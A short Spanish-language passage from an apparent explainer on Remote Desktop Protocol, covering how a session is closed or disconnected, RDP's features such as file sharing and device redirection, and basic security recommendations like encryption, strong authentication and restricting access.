7. Cierre de la conexión: Cuando el cliente decide finalizar la sesión de RDP, puede cerrar la conexión o desconectarse, lo que permite que la sesión se mantenga activa en el host. En este caso, es posible volver a conectarse más tarde y continuar desde donde se dejó.

Es importante mencionar que RDP es compatible con diferentes características, como compartir archivos entre el cliente y el host, redireccionar dispositivos locales al host remoto, y permitir conexiones simultáneas de varios usuarios (dependiendo de la versión de Windows y la configuración específica).

Además, es fundamental seguir las mejores prácticas de seguridad al usar RDP, como utilizar conexiones cifradas, implementar autenticación fuerte, mantener el sistema operativo y las aplicaciones actualizadas, y limitar el acceso a las conexiones RDP desde fuentes confiables para evitar posibles riesgos de seguridad.